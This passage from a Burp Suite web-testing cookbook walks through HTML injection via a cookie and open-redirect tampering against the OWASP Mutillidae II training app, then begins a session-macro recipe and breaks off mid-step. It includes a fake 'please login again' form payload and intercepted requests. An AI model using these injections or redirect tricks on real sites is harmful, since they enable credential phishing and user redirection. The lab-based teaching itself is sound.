
HTML injection is the insertion of arbitrary HTML code into a vulnerable web page. Vulnerabilities in this area may lead to the disclosure of sensitive information or the modification of page content for the purposes of socially engineering the user.

Getting ready

Using the OWASP Mutillidae II **Capture Data Page**, let's determine whether the application is susceptible to HTML injection attacks.

How to do it...

1. Navigate to OWASP 2013 | A1 – Injection (Other) | HTMLi Via Cookie Injection | Capture Data Page:



2. Note how the page looks before the attack:

Capture Data

 **Back**
 **Help Me!**

Hints

 **View Captured Data**

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

**The data captured on this request is: page = capture-data.php showhints = 1
PHPSESSID = 9jsmn17vsn0mfe70ffv3vclkv1 acopendivids =
swingset,jotto,phpbb2,redmine acgroupswithpersist = nada**

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

3. Switch to the Burp Proxy **Intercept** tab, and turn Interceptor on with the button **Intercept is on**.
4. While the request is paused, make note of the last cookie, `acgroupswithpersist=nada`:

Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts

Intercept
HTTP history
WebSockets history
Options

Request to http://192.168.56.101:80

Forward
Drop
Intercept is on
Action

Raw
Params
Headers
Hex

```

GET /mutillidae/index.php?page=capture-data.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=back-button-discussion.php
Cookie: showhints=1; PHPSESSID=9jsmn17vsn0mfe70ffv3vclkv1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

5. While the request is paused, replace the value of the last cookie, with this HTML injection script:

```
<h1>Sorry, please login again</h1><br/>Username<input type="text"><br/>Password<input type="text"><br/><input type="submit" value="Submit"><h1>&nbsp;</h1>
```

6. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to **Intercept is off**.
7. Note how the HTML is now included inside the page!

Capture Data

 Back  Help Me!

 Hints

 [View Captured Data](#)

Data Capture Page

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named **captured_data** and **logs** the captured data. There is another page named **captured-data.php** that attempts to list the contents of this table.

The data captured on this request is: **page = capture-data.php showhints = 1 PHPSESSID = 9jsmn17vsn0mfe70ffv3vclkv1 acopendivids = swingset,jotto,phpbb2,redmine acgroupswithpersist =**

Sorry, please login again

Username

Password

How it works...

Due to the lack of input validation and output encoding, an HTML injection vulnerability can exist. The result of exploiting this vulnerability is the insertion of arbitrary HTML code, which can lead to XSS attacks or social engineering schemes such as the one seen in the preceding recipe.

Testing for client-side resource manipulation


If an application performs actions based on client-side URL information or pathing to a resource (that is, AJAX call, external JavaScript, iframe source), the result can lead to a client-side resource manipulation vulnerability. This vulnerability relates to attacker-controlled URLs in, for example, the JavaScript location attribute, the location header found in an HTTP response, or a POST body parameter, which controls redirection. The impact of this vulnerability could lead to a cross-site scripting attack.

Getting ready

Using the OWASP Mutillidae II application, determine whether it is possible to manipulate any URL parameters that are exposed on the client side and whether the manipulation of those values causes the application to behave differently.


How to do it...

1. Navigate to OWASP 2013 | A10 – Unvalidated Redirects and Forwards | Credits:




The screenshot displays the OWASP Mutillidae II: Web Pwn in M application. The top navigation bar includes the application title, version (2.6.24), security level (0 (Hosed)), and hints status (Enabled (1 - 5cr1pt)). Below the navigation bar, there are links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, and Enforce SSL. The main content area is divided into two columns. The left column contains a list of OWASP categories, with 'OWASP 2013' selected, showing a dropdown menu with items A1 through A10. The 'Credits' link is highlighted in red. The right column contains a 'Credits' section with a 'Help Me!' button and a 'Hints' input field. Below the 'Hints' input field, there is a link for 'pwnized" Druin. Based on Mutillida'.

2. Click the **ISSA Kentuckiana** link available on the **Credits** page:




- Switch to the Burp Proxy **HTTP history** tab, and find your request to the **Credits** page. Note that there are two query string parameters: `page` and `forwardurl`. What would happen if we manipulated the URL where the user is sent?



- Switch to the Burp Proxy **Intercept** tab. Turn the **Intercept** button on with the button **Intercept is on**.


5. While the request is paused, note the current value of the forwardurl parameter:



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to `http://192.168.56.101:80` is paused. The 'Intercept' button is highlighted, and the 'Intercept is on' button is visible. The request body is displayed in the 'Raw' view, showing a GET request to `/mutillidae/index.php?page=redirectandlog.php` with the `forwardurl` parameter set to `http://www.issa-kentuckiana.org`. The request body is highlighted in red.

```
GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=http://www.issa-kentuckiana.org HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=credits.php
Cookie: showhints=1; PHPSESSID=9jsmnl7vsn0afe70ffv3vclkv1; acopendivids=swingset,jotto,phppb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```


6. Replace the value of the forwardurl parameter to be `https://www.owasp.org` instead of the original choice of `http://www.issa-kentuckiana.org`:



The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. A request to `http://192.168.56.101:80` is paused. The 'Intercept' button is highlighted, and the 'Intercept is on' button is visible. The request body is displayed in the 'Raw' view, showing a GET request to `/mutillidae/index.php?page=redirectandlog.php` with the `forwardurl` parameter set to `https://www.owasp.org`. The request body is highlighted in red.

```
GET /mutillidae/index.php?page=redirectandlog.php&forwardurl=https://www.owasp.org HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=credits.php
Cookie: showhints=1; PHPSESSID=9jsmnl7vsn0afe70ffv3vclkv1; acopendivids=swingset,jotto,phppb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

7. Click the **Forward** button. Now turn Interceptor off by clicking the toggle button to **Intercept is off**.
8. Note how we were redirected to a site other than the one originally clicked!



How it works...

Application code decisions, such as where to redirect a user, should never rely on client-side available values. Such values can be tampered with and modified, to redirect users to attacker-controlled websites or to execute attacker-controlled scripts.

10

Working with Burp Macros and Extensions

In this chapter, we will cover the following recipes:

- Creating session-handling macros
- Getting caught in the cookie jar
- Adding great pentester plugins
- Creating new issues via Manual-Scan Issue Extension
- Working with Active Scan++ Extension

Introduction

This chapter covers two separate topics that can also be blended together: macros and extensions. Burp macros enable penetration testers to automate events, such as logins or parameter reads, to overcome potential error situations. Extensions, also known as plugins, extend the core functionality found in Burp.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae (http://<Your_VM_Assigned_IP_Address>/mutillidae)
- GetBoo (http://<Your_VM_Assigned_IP_Address>/getboo)
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)

Creating session-handling macros


In Burp, the **Project** options tab allows testers to set up session-handling rules. A session-handling rule allows a tester to specify a set of actions Burp will take in relation to session tokens or CSRF tokens while making HTTP Requests. There is a default session-handling rule in scope for Spider and Scanner. However, in this recipe, we will create a new session-handling rule and use a macro to help us create an authenticated session from an unauthenticated one while using Repeater.

Getting ready


Using the OWASP Mutilliae II application, we will create a new Burp Session-Handling rule, with an associated macro, to create an authenticated session from an unauthenticated one while using Repeater.

How to do it...


1. Navigate to the Login page in Mutillidae. Log into the application as username `ed` with password `pentest`.
2. Immediately log out of the application by clicking the **Logout** button and make sure the application confirms you are logged out.
3. Switch to the Burp Proxy **HTTP history** tab. Look for the logout request you just made along with the subsequent, unauthenticated `GET` request. Select the unauthenticated request, which is the second `GET`. Right-click and send that request to Repeater, as follows:



- Switch to Burp Repeater, then click the **Go** button. On the **Render** tab of the response, ensure you receive the **Not Logged In** message. We will use this scenario to build a session-handling rule to address the unauthenticated session and make it an authenticated one, as follows:



5. Switch to the Burp **Project options** tab, then the **Sessions** tab, and click the **Add** button under the **Session Handling Rules** section, as follows:



The screenshot shows the Burp Suite interface with the **Project options** tab selected. Within this tab, the **Sessions** sub-tab is active. The **Session Handling Rules** section is visible, featuring a list of rules and a set of control buttons on the left. The **Add** button is highlighted with a red box. The table below shows one rule: "Use cookies from Burp's cookie jar" with a checked "Enabled" box and "Spider and Scanner" listed under "Tools".

Session Handling Rules


You can define session handling rules to make Burp perform specific actions when making HTTP requests. Each rule has a defined scope (for particular tools, in to the application, or checking session validity). Before each request is issued, Burp applies in sequence each of the rules that are in-scope for the request.

Enabled	Description	Tools
<input checked="" type="checkbox"/>	Use cookies from Burp's cookie jar	Spider and Scanner


To monitor or troubleshoot the behavior of your session handling rules, you can use the sessions tracer to view in detail the results of processing each rule.

Open sessions tracer


6. After clicking the **Add** button, a pop-up box appears. Give your new rule a name, such as `LogInSessionRule`, and, under **Rule Actions**, select **Run a macro**, as follows:



7. Another pop-up box appears, which is the **Session handling action editor**. In the first section, under **Select macro**, click the **Add** button, as follows:



- After clicking the **Add** button, the macro editor appears along with another pop-up of the **Macro Recorder**, as follows:



Note: A bug exists in 1.7.35 that disables Macro Recorder. Therefore, after clicking the **Add** button, if the recorder does not appear, upgrade the Burp version to 1.7.36 or higher.

9. Inside the **Macro Recorder**, look for the `POST` request where you logged in as Ed as well as the following `GET` request. Highlight both of those requests within the **Macro Recorder** window and click **OK**, as follows:

Macro Recorder

